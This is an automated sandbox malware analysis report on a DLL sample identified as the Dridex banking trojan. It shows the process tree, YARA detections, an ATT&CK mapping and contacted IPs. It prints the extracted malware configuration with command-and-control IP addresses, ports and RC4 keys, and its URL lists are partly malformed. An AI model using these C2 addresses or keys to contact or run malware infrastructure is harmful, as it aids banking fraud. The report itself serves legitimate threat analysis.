ID: 510680
Sample Name:
SecuriteInfo.com.Variant.Razy.980776.4470.28989
Cookbook: default.jbs
Time: 04:42:55
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Variant.Raz…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.980776.4470.28989 (renamed file extension from 28989 to dll)
Analysis ID:	510680
MD5:	c7cf1a1238e4a42..
SHA1:	4ac755ac7e852d..
SHA256:	f0a31b853ed15c7.
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Dridex unpacked file
- System process connects to networ…
- Detected Dridex e-Banking trojan
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Uses code obfuscation techniques (…
- Queries the installation date of Wind…
- Internet Provider seen in connection…
- Detected potential crypto function

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5980 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 4748 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5108 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 456 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Bluewing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5684 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Earth MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6084 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Masterjust MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Version": 10444,
  "C2 list": [
    "192.46.210.220:443",
    "143.244.140.214:808",
    "45.77.0.96:6891",
    "185.56.219.47:8116"
  ],
  "RC4 keys": [
    "9fRysqcdPgZffBlroqJaZHyCvLvD6BUV",
    "syF7NqCylLS878kcIy9w5XeI8w6uMrqVwowz4h3uWHHlWsr5ELTiXic3wgqbllkcZyNGwPGihI"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.341889397.00000000033E0000.00000040.00000010.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000002.791906460.000000006ED31000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000003.390619959.0000000000820000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000006.00000003.369249349.0000000001280000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000003.00000003.340472911.0000000000F20000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.6ed30000.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
3.3.rundll32.exe.f3db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
0.3.loaddll32.exe.83db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
6.3.rundll32.exe.129db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
4.3.rundll32.exe.33fdb55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Dridex unpacked file

Detected Dridex e-Banking trojan


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se El
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 2 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.980776.4470.dll	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://143.244.140.214:808/hy	0%	URL Reputation	safe	
http://https://195.56.219.47:8116/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/Wl	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/:	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/aenh.dll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/aenh.dll4	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4h	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/sg	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/(	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/	0%	URL Reputation	safe	
http://https://192.46.210.220/Certification	0%	URL Reputation	safe	
http://https://45.77.0.96/	0%	URL Reputation	safe	
http://https://192.46.210.220/Wl	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/oft	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/(	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/%	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/X	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Pl	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/oft	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/h.dll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/coro8	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/6/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/fW	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/ll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/Ub	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/llUb	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/soft	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ll8b	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/GlobalSign	0%	URL Reputation	safe	
http://https://143.244.140.214:808/la	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14	0%	Avira URL Cloud	safe	
http://https://145.56.219.47:8116/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ll	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/	0%	URL Reputation	safe	
http://https://192.46.210.220/jl	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/My	0%	URL Reputation	safe	
http://https://143.244.140.214:808/frthe.computer	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4.140.214:808/hy	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/4&b	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l3	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/.140.214:808/hy	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/El	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/h	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/al	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/b	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/(u1	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/k	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/em32	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l	0%	URL Reputation	safe	
http://https://143.244.140.214:808/g_	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/R	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Yl	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/O	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/graphy	0%	URL Reputation	safe	
http://https://143.244.140.214:808/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/h	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/4l	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Nl	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/0	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/2	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/0	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/en-US	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/k	0%	Avira URL Cloud	safe	
http://https://19.77.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/ography	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://185.56.219.47:8116/4.140.214:808/h	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/=l	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/f	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/Ps%	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Microsoft	0%	URL Reputation	safe	
http://https://192.46.210.220/sl	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://192.46.210.220/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.77.0.96	unknown	United States		20473	AS-CHOOPAUS	true
185.56.219.47	unknown	Italy		202675	KELIWEBIT	true
192.46.210.220	unknown	United States		5501	FRAUNHOFER-CLUSTER-BWResearchInstitutesspreadalloverGe	true
143.244.140.214	unknown	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510680
Start date:	28.10.2021
Start time:	04:42:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.980776.4470.28989 (renamed file extension from 28989 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal76.bank.troj.evad.winDLL@11/2@0/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.6% (good quality ratio 13.6%) • Quality average: 78.8% • Quality standard deviation: 15.7%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:45:01	API Interceptor	176x Sleep call for process: rundll32.exe modified
04:45:07	API Interceptor	170x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.77.0.96	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.UDS.Trojan-Banker.Win32.Cridex.gen.25607.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Win32.Sabsik.FL.Bml.25404.dll	Get hash	malicious	Browse	
185.56.219.47	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.UDS.Trojan-Banker.Win32.Cridex.gen.25607.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Win32.Sabsik.FL.Bml.25404.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KELIWEBIT	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.UDS.Trojan-Banker.Win32.Cridex.gen.25607.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Trojan.Win32.Sabsik.FL.Bml.25404.dll	Get hash	malicious	Browse	• 185.56.219.47
AS-CHOOPAUS	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	• 45.77.0.96
	ExtractedB64-B64Decoded.exe	Get hash	malicious	Browse	• 144.202.13.247
	SecuriteInfo.com.UDS.Trojan-Banker.Win32.Cridex.gen.25607.dll	Get hash	malicious	Browse	• 45.77.0.96

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 192.46.210.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 192.46.210.220
